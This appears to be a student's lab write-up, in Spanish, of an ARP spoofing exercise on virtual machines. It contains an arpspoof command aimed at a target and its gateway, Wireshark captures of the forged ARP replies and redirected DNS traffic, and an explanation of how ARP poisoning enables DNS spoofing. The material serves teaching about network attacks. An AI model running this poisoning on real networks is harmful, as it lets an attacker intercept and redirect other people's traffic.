



```
$ arpspoof -i eth0 -t 172.16.111.2 172.16.111.134
```



VM2:

\$ nslookup www.uam.es



VM1: \$ wireshark

VM1 - VMware Workstation 17 Player (Non-commercial use only)

File Virtual Machine Help

Applications Places System

Wed Nov 8, 2:55 PM

Capturing from eth0 [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

Time	Source	Destination	Protocol	Length	Info
10	3203.698083	Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42 172.16.111.2 is at 00:0c:29:1d:2d:e6
11	3205.051057	Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42 172.16.111.134 is at 00:0c:29:1d:2d:e6
12	3205.698654	Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42 172.16.111.2 is at 00:0c:29:1d:2d:e6
13	3207.051579	Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42 172.16.111.134 is at 00:0c:29:1d:2d:e6
14	3207.240608	172.16.111.134	172.16.111.2	DNS	70 Standard query 0x634f A www.uam.es
15	3207.240644	172.16.111.135	172.16.111.134	ICMP	98 Redirect (Redirect for host)
16	3207.240714	172.16.111.134	172.16.111.2	DNS	70 Standard query 0x634f A www.uam.es
17	3207.241741	172.16.111.2	172.16.111.134	DNS	86 Standard query response 0x634f A 150.244.214.237
18	3207.241763	172.16.111.135	172.16.111.2	ICMP	114 Redirect (Redirect for host)
19	3207.241832	172.16.111.2	172.16.111.134	DNS	86 Standard query response 0x634f A 150.244.214.237
20	3207.699174	Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42 172.16.111.2 is at 00:0c:29:1d:2d:e6
21	3209.052106	Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42 172.16.111.134 is at 00:0c:29:1d:2d:e6
22	3209.699759	Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42 172.16.111.2 is at 00:0c:29:1d:2d:e6

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0

Ethernet II, Src: Vmware_1d:2d:e6 (00:0c:29:1d:2d:e6), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Address Resolution Protocol (request)

Hardware type: Ethernet (1)
Protocol type: IP (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: Vmware_1d:2d:e6 (00:0c:29:1d:2d:e6)

```
0000 ff ff ff ff ff ff 00 0c 29 1d 2d e6 08 06 00 01 .....).-.....
0010 08 00 06 04 00 01 00 0c 29 1d 2d e6 ac 10 6f 87 .....).-...0.
0020 00 00 00 00 00 00 ac 10 6f fe .....0.
```

Frame (frame), 42 bytes Packets: 3948 Displayed: 3948 Marked: 0 Profile: Default

[root@bt: ~] root@bt: ~ Capturing from eth0 ... root@bt: ~ root@bt: ~

To grab input, press Ctrl+G



Filter: Expression... Clear Apply Save

Time	Source	Destination	Protocol	Length	Info
17	2822.747701(142.250.184.174	172.16.111.134	TLSv1	923	Application Data
18	2822.747712(142.250.184.174	172.16.111.134	TLSv1	923	[TCP Retransmission] Application Data
19	2822.747940(142.250.184.174	172.16.111.134	TLSv1	91	Application Data
20	2822.747944(142.250.184.174	172.16.111.134	TLSv1	91	[TCP Retransmission] Application Data
21	2822.748538(172.16.111.134	142.250.184.174	TCP	60	46158 > https [ACK] Seq=2605 Ack=7939 Win=33600 Len=0
22	2822.748551(172.16.111.134	142.250.184.174	TCP	54	[TCP Dup ACK 3121#1] 46158 > https [ACK] Seq=2605 Ack=
23	2822.942667(Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42	172.16.111.134 is at 00:0c:29:1d:2d:e6
24	2823.585785(Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42	172.16.111.2 is at 00:0c:29:1d:2d:e6
25	2824.943229(Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42	172.16.111.134 is at 00:0c:29:1d:2d:e6
26	2825.586240(Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42	172.16.111.2 is at 00:0c:29:1d:2d:e6
27	2826.943671(Vmware_1d:2d:e6	Vmware_ef:a0:12	ARP	42	172.16.111.134 is at 00:0c:29:1d:2d:e6
28	2827.586780(Vmware_1d:2d:e6	Vmware_5d:3e:f2	ARP	42	172.16.111.2 is at 00:0c:29:1d:2d:e6

- Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
- Ethernet II, Src: Vmware_1d:2d:e6 (00:0c:29:1d:2d:e6), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Address Resolution Protocol (request)

```
0000  ff ff ff ff ff ff 00 0c 29 1d 2d e6 08 06 00 01  ..... ).-.....
0010  08 00 06 04 00 01 00 0c 29 1d 2d e6 ac 10 6f 87  ..... ).-...0.
0020  00 00 00 00 00 00 ac 10 6f fe  ..... 0.
```

eth0: <live capture in progress> File: Packets: 3128 Displayed: 3128 Marked: 0

Profile: Default

[root@bt: ~]

root@bt: ~

Capturing from eth0 ...

root@bt: ~

To grab input, press Ctrl+G

Ejercicio 4:

La técnica ARPspoofing puede ser utilizada para realizar un ataque DNSspoofing. El atacante envía paquetes ARP a la máquina objetivo y afirma ser el servidor DNS legítimo. Como resultado, la máquina objetivo actualiza su caché ARP con la dirección MAC del atacante para el servidor DNS.

- La máquina objetivo envía una solicitud DNS para resolver un nombre de dominio (por ejemplo, www.uam.es).
- En lugar de enviar la solicitud al servidor DNS legítimo, la máquina objetivo la envía a la máquina del atacante, creyendo que es el servidor DNS debido al envenenamiento de la caché ARP.
- La máquina del atacante responde con una respuesta DNS falsa, asignando el dominio solicitado a una dirección IP controlada por el atacante.
- La máquina objetivo acepta la respuesta falsa y la almacena en su caché DNS local.

Como resultado, la máquina objetivo cree que ha recibido una respuesta DNS válida y puede utilizar la dirección IP proporcionada por el atacante. Esto permite al atacante redirigir el tráfico de la víctima a un servidor bajo su control, facilitando varios tipos de ataques, como el phishing, la interceptación de datos o la entrega de malware.